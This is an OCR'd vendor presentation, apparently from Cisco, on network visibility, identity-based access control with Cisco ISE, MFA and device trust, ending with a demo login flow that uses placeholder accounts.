CISCO SECURE

The bridge to possible

Planning for Unknown Unknown

Cyber Security Survival Guide


Marko Haarala
Security Lead Finland & Baltics

Agenda

1. Understanding the world where we’re going
2. Getting the ultimate visibility in place
3. Hunting the Unknown Unknown

“There are known knowns; there are things we know we know.
We also know there are known unknowns; that is to say we know there are some things we do not know.
But there are also **unknown unknowns** - the ones we don't know we don't know.”

Donald Rumsfeld during a Pentagon news briefing in February 2002



"Compelling and detailed..." — General James Mattis, USMC, Ret.

LoB I-I

LEFT OF BANG


"A crisp lesson in survival." — Gavin de Becker, Bestselling author of *The Gift of Fear*

"An amazing book!" — Dave Grossman, Author of *On Killing*

How the Marine Corps' Combat Hunter Program Can Save Your Life

PATRICK VAN HORNE and JASON A. RILEY

Foreword by Steven Pressfield



Everyone is talking about visibility.

But what is visibility?

Visibility is only two things


1. What is connected


2. What are they doing

The Foundation

Network always knows what is connected
but do you care?

1. What is connected





Endpoints

- Users
- Devices
- Things

Network Devices

- Switches
- WLCs / APs
- VPN

Cisco ISE


- Single ISE Evaluation
- Distributed ISE
- VM/Appliance/Cloud

Identity Services

- Azure/AD/LDAP
- MDM
- SAML/MFA

Security Services

- Cloud Analytics
- Secure Firewall
- Partners



Authenticate Users

- MFA
- Passwordless
- Employees, contractors, vendors, external 3rd parties, etc.

Verify Devices

- Device Trust
- Device health & compliance
- Mac, Win, iOS, Android, BYOD


Enable Access

- Single Sign-On (SSO)
- VPN-less remote access
- All apps – cloud, on-prem and private

Risk Based Authentication

CORPORATE RESOURCES

SaaS, Cloud, On-premise, Public, Private, Hybrid



Contractors
John

Guest
Bob

Employees
Alice

CSR

```
login as: employee1
Using keyboard-interactive authentication.
Password:
```

Log in

Please enter your DEMO credentials to access Demo CWA Portal.

Username: contractor1

Password: •••••••••

Log in

ISE

John connected via Switch-SJC01

Bob connected via ”CORP” AP-SJC03

